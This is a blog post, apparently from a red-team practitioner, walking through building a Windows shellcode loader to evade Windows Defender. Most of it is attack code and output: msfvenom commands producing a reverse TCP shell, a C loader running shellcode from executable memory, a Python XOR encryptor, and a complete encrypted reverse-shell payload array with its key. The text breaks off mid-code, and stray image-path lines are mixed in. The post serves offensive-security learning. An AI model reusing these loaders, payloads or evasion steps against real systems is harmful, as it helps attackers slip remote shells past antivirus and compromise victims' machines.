A Trip Down Memory Lane


gatari.dev/posts/a-trip-down-memory-lane/

Antivirus evasion has quickly become one of the most overwritten topics, with endless articles on writing shellcode loaders and other evasive stageless droppers.


Many of these techniques, especially those from older sources, might not be effective right out of the box. This is largely due to the nature of malware development, where it is often a continuous cat-and-mouse game with vendors who are constantly pushing updates to their products.

A Humble Beginning

For many malware developers, evading Windows Defender often represents the first hurdle or objective. While more experienced developers might view this as a relatively simple challenge, it certainly was not easy for me.




Earlier this year, I passed the Certified Red Team Operator (CRTO) and cleared HTB's RastaLabs both of which had an emphasis on defense evasion, and had Windows Defender enabled. (To be fair, both were not the latest version :P)



Although I didn’t have much trouble getting past Windows Defender, I did notice that it was *significantly* harder than I had remembered, and a loader I made a couple months ago was getting signatured as soon as it was dropped to disk.

And other times, loaders with quite literally no evasion and default generated shellcode will walk right past Windows Defender.



Windows Defender has always felt like a black box to me; payloads that functioned perfectly today would suddenly cease to work the next day, getting flagged for seemingly no reason.

Needless to say, without the necessary adjustments and refinement to public malware, your loaders are likely not going to get past defender.

ired.team was an amazing resource that guided me through my early days of cybersecurity, they have great resources that taught me a lot of what I know today.


A classic blog post under “Defense Evasion” is the AV Bypass with Metasploit Templates and Custom Binaries post where they went through the stages of writing an evasive loader.

I *loved* this post when I was starting out as seeing the VirusTotal detections slowly decrease with each step was so satisfying.


However, I was sadly disappointed by the results when I followed through the same steps. Let’s try out these techniques today, in 2024.

```
┌──(kali㉿kali)-[~/bruh]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=eth0 LPORT=443 -f exe >
implant_x64.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

The original article got: 48/68 or **70.6%** detections.



My results were: 58/72 or **80.6%** detections



It doesn’t seem too large of a difference so far, let’s move all the way to the techniques that evaded Windows Defender at the time.


Windows Defender? I barely know ‘er

The article used a custom shellcode loader that casted the start address of the shellcode to a function, and called the function to execute the shellcode.


```
┌──(kali㉿kali)-[~/bruh]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=eth0 LPORT=443 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of c file: 1963 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50"

[... SNIP ...]

"\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5";
```

```
#include <windows.h>
unsigned char buf[] =
    "\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50"
        [... SNIP ...]
    "\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5";

int main() {
    void * exec = VirtualAlloc( 0, sizeof( buf ), MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE );
    RtlMoveMemory( exec, buf, sizeof( buf ) );
    ( (void ( * )())exec )();
    return 0;
}
```


The article got a *staggering* 3/68 or **4.4%** detections, this included Windows Defender, of course.



My loader was not so fortunate with 32/71 or **45.0%** detections, which included Windows Defender.



If you were paying attention to the Virus Total scans, you'd very quickly see this.



This article was posted and the scans were from around ~6 years ago (has it really been **SIX** years??). Since then, modern antivirus has gotten much *much* better at detecting shellcode loaders.

My guess is that AV back then was not very familiar with detecting malicious PIC, and simple shellcode loaders were sufficient.

Back to the Present

Let's try to find out what Windows Defender is detecting in this loader.

```
PS C:\Users\PC\Desktop\malware\exe\bin> gocheck .\implant.exe
[*] Found Windows Defender at C:\Program Files\Windows Defender\MpCmdRun.exe
[*] Scanning .\implant.exe, analyzing 53936 bytes...
[*] Threat detected in the original file, beginning binary search...

[!] Isolated bad bytes at offset 0x26CF in the original file [approximately 9935 / 53936 bytes]
00000000  44 8b 40 24 49 01 d0 66  41 8b 0c 48 44 8b 40 1c  |D.@$I..fA..HD.@.|
00000010  49 01 d0 41 8b 04 88 48  01 d0 41 58 41 58 5e 59  |I..A...H..AXAX^Y|
00000020  5a 41 58 41 59 41 5a 48  83 ec 20 41 52 ff e0 58  |ZAXAYAZH.. AR..X|
00000030  41 59 5a 48 8b 12 e9 57  ff ff ff 5d 49 be 77 73  |AYZH...W...]I.ws|
```

Pop this into Ghidra and start disassembling our loader!

```c
int __cdecl main(int _Argc,char **_Argv,char **_Env)

{
  code *_Dst;

  __main();
  _Dst = (code *)VirtualAlloc((LPVOID)0x0,0x1cd,0x3000,0x40);
  memmove(_Dst,&buf,0x1cd);
  (*_Dst)();
  return 0;
}
```


We didn't strip the binary when compiling, so it's pretty easy for us to find the main function. Let's take reference from our loader and start renaming the variables.

```c
int __cdecl main(int _Argc,char **_Argv,char **_Env)

{
  code *exec;

  __main();
  exec = (code *)VirtualAlloc((LPVOID)0x0,461,MEM_COMMIT | MEM_RESERVE,PAGE_EXECUTE_READWRITE);
  memmove(exec,&buf,sizeof( buf ));
  (*exec)();
  return 0;
}
```

Since Windows Defender signatured us at an offset of **0x26CF**, we can jump to that address (0x0 + 0x26CF).

```
1400030ca 58    ??    58h    X
1400030cb 41    ??    41h    A
1400030cc 58    ??    58h    X
1400030cd 5e    ??    5Eh    ^
1400030ce 59    ??    59h    Y
1400030cf 5a    ??    5Ah    Z
1400030d0 41    ??    41h    A
1400030d1 58    ??    58h    X
1400030d2 41    ??    41h    A
1400030d3 59    ??    59h    Y
1400030d4 41    ??    41h    A
1400030d5 5a    ??    5Ah    Z
1400030d6 48    ??    48h    H
```

This section of memory exists in the `.data` section and exists after the symbol `buf`.



If you remembered earlier, `buf` contains our msfvenom-generated shellcode. It seems like we're getting flagged on our shellcode when we drop to disk, let's work on extending their loader to be more evasive!

Evading Static Analysis

Since our shellcode is being signatured, the next logical step is to include some encryption.

```
┌──(kali㉿kali)-[~/bruh]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=eth0 LPORT=443 -f raw >
shellcode.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
```

You can use whatever language you'd like to encrypt the shellcode, but I'm more comfortable with Python.

Do note that you'll also need to parse the shellcode file to output them into a char buffer in C.

```
import argparse

def xor( data: bytes, key: bytes ) -> bytes:
    key_len = len( key )
    return bytes( [ data[ i ] ^ key[ i % key_len ] for i in range( len( data )
) ] )

def shellcode_h( bin_file: str, name: str, key: bytes = None ) -> None:
    with open( bin_file, 'rb' ) as f:
        data = f.read()

    byte_arr = [ f"0x{byte:02x}" for byte in data ]
    shellcode = ', '.join( byte_arr )

    key_arr = [ f"0x{byte:02x}" for byte in key ]
    key = ', '.join( key_arr )

    with open( name, 'w' ) as f:

        f.write( f"unsigned char shellcode[] = {{ {shellcode} }};\n" )
        if key:
            f.write( f"unsigned char key[] = {{ {key} }};\n" )


if __name__ == '__main__':
    parser = argparse.ArgumentParser( description='convert bin to c shellcode'
)
    parser.add_argument( 'input', help='input file' )
    parser.add_argument( 'output', help='output file' )
    parser.add_argument( '-k', '--key', help='xor key' )
    args = parser.parse_args()

    bin_file = args.input
    c_file = args.output
    key = args.key

    if key:
        with open( bin_file, 'rb' ) as f:
            data = f.read()
        key = key.encode()
        data = xor( data, key )
        with open( bin_file + '.enc', 'wb' ) as f:
            f.write( data )
        bin_file = bin_file + '.enc'

    shellcode_h( bin_file, c_file, key )
```

This takes in raw shellcode, encrypts it and spits out 2 char arrays, one for `shellcode` and one for the XOR `key`.

```
./parser.py shellcode.bin out -k
f67c2bcbfcfa30fccb36f72dca22a817
```

This generates an output file that can be directly included to a project as a header file (`#include "shellcode.h"`) or you can just copy paste them into your loader.

```
unsigned char shellcode[] = { 0x9a, 0x7e, 0xb4, 0x87, 0xc2, 0x8a, 0xa3, 0x62,
0x66, 0x63, 0x27, 0x30, 0x72, 0x60, 0x34, 0x32, 0x35, 0x2a, 0x02, 0xe4, 0x03,
0x7f, 0xb9, 0x36, 0x03, 0x29, 0xb9, 0x60, 0x79, 0x70, 0xba, 0x65, 0x46, 0x7e,
0xbc, 0x11, 0x62, 0x2a, 0x6c, 0xd5, 0x2c, 0x29, 0x2b, 0x50, 0xfa, 0x78, 0x57,
0xa3, 0xcf, 0x5e, 0x52, 0x4a, 0x64, 0x1b, 0x12, 0x25, 0xa2, 0xa8, 0x3f, 0x73,
0x60, 0xf9, 0xd3, 0xda, 0x34, 0x77, 0x66, 0x2b, 0xb9, 0x30, 0x43, 0xe9, 0x24,
0x5f, 0x2e, 0x60, 0xe3, 0xbb, 0xe6, 0xeb, 0x63, 0x62, 0x33, 0x7e, 0xe3, 0xf7,
0x46, 0x03, 0x2b, 0x60, 0xe2, 0x62, 0xea, 0x70, 0x29, 0x73, 0xed, 0x76, 0x17,
0x2a, 0x33, 0xb2, 0x80, 0x34, 0x2e, 0x9c, 0xaf, 0x20, 0xb8, 0x04, 0xee, 0x2b,
0x62, 0xb4, 0x7e, 0x07, 0xaf, 0x7f, 0x03, 0xa4, 0xcf, 0x20, 0xf3, 0xfb, 0x6c,
0x79, 0x30, 0xf6, 0x5e, 0xd6, 0x42, 0x92, 0x7e, 0x61, 0x2f, 0x46, 0x6e, 0x26,
0x5f, 0xb0, 0x46, 0xe8, 0x3e, 0x27, 0xe8, 0x22, 0x17, 0x7f, 0x67, 0xe7, 0x54,
0x25, 0xe8, 0x6d, 0x7a, 0x76, 0xea, 0x78, 0x2d, 0x7e, 0x67, 0xe6, 0x76, 0xe8,
0x36, 0xea, 0x2b, 0x63, 0xb6, 0x22, 0x3e, 0x20, 0x6b, 0x6e, 0x3f, 0x39, 0x22,
0x3a, 0x72, 0x6f, 0x27, 0x6d, 0x7a, 0xe7, 0x8f, 0x41, 0x73, 0x60, 0x9e, 0xd8,
0x69, 0x76, 0x3f, 0x6c, 0x7f, 0xe8, 0x20, 0x8b, 0x34, 0x9d, 0x99, 0x9c, 0x3b,
0x28, 0x8d, 0x47, 0x15, 0x51, 0x3c, 0x51, 0x01, 0x36, 0x66, 0x76, 0x64, 0x2d,
0xea, 0x87, 0x7a, 0xb3, 0x8d, 0x98, 0x30, 0x37, 0x66, 0x7f, 0xbe, 0x86, 0x7b,
0xde, 0x61, 0x62, 0x67, 0xd8, 0xa6, 0xc9, 0xcd, 0x4f, 0x27, 0x37, 0x2a, 0xeb,
0xd7, 0x7a, 0xef, 0xc6, 0x73, 0xde, 0x2f, 0x16, 0x14, 0x35, 0x9e, 0xed, 0x7d,
0xbe, 0x8c, 0x5e, 0x36, 0x62, 0x32, 0x62, 0x3a, 0x23, 0xdc, 0x4a, 0xe6, 0x0a,
0x33, 0xcf, 0xb3, 0x33, 0x33, 0x2f, 0x02, 0xff, 0x2b, 0x06, 0xf2, 0x2c, 0x9c,
0xa1, 0x7a, 0xbb, 0xa3, 0x70, 0xce, 0xf7, 0x2e, 0xbf, 0xf6, 0x22, 0x88, 0x88,
0x6c, 0xbd, 0x86, 0x9c, 0xb3, 0x29, 0xba, 0xf7, 0x0c, 0x73, 0x22, 0x3a, 0x7f,
0xbf, 0x84, 0x7f, 0xbb, 0x9d, 0x22, 0xdb, 0xab, 0x97, 0x15, 0x59, 0xce, 0xe2,
0x2e, 0xb7, 0xf3, 0x23, 0x30, 0x62, 0x63, 0x2b, 0xde, 0x00, 0x0b, 0x05, 0x33,
0x30, 0x66, 0x63, 0x63, 0x23, 0x63, 0x77, 0x36, 0x7f, 0xbb, 0x86, 0x34, 0x36,
0x65, 0x7f, 0x50, 0xf8, 0x5b, 0x3a, 0x3f, 0x77, 0x67, 0x81, 0xce, 0x04, 0xa4,
0x26, 0x42, 0x37, 0x67, 0x60, 0x7b, 0xbd, 0x22, 0x47, 0x7b, 0xa4, 0x33, 0x5e,
0x2e, 0xbe, 0xd4, 0x32, 0x33, 0x20, 0x62, 0x73, 0x31, 0x79, 0x61, 0x7e, 0x99,
0xf6, 0x76, 0x33, 0x7b, 0x9d, 0xab, 0x2f, 0xef, 0xa2, 0x2a, 0xe8, 0xf2, 0x71,
0xdc, 0x1a, 0xaf, 0x5d, 0xb5, 0xc9, 0xb3, 0x7f, 0x03, 0xb6, 0x2b, 0x9e, 0xf8,
0xb9, 0x6f, 0x79, 0x8b, 0x3f, 0xe1, 0x2b, 0x57, 0x9c, 0xe7, 0xd9, 0x93, 0xd7,
0xc4, 0x35, 0x27, 0xdb, 0x95, 0xa5, 0xdb, 0xfe, 0x9c, 0xb7, 0x7b, 0xb5, 0xa2,
0x1f, 0x0e, 0x62, 0x1f, 0x6b, 0xb2, 0xc9, 0x81, 0x4d, 0x34, 0x8c, 0x21, 0x25,
0x45, 0x0c, 0x58, 0x62, 0x3a, 0x23, 0xef, 0xb9, 0x99, 0xb4 };

unsigned char key[] = { 0x66, 0x36, 0x37, 0x63, 0x32, 0x62, 0x63, 0x62, 0x66,
0x63, 0x66, 0x61, 0x33, 0x30, 0x66, 0x63, 0x63, 0x62, 0x33, 0x36, 0x66, 0x37,
0x32, 0x64, 0x63, 0x61, 0x32, 0x32, 0x61, 0x38, 0x31, 0x37 };
```

Windows Defender? I barely know er’ Part 2

So far, we’ve only added some basic encryption to the loader. It should look something like this:

```
#include <windows.h>

unsigned char shellcode[] = {
    0x9a, 0x7e, 0xb4, 0x87, 0xc2, 0x8a, 0xa3,
    [...SNIP...]
    0x23, 0xef, 0xb9, 0x99, 0xb4
};

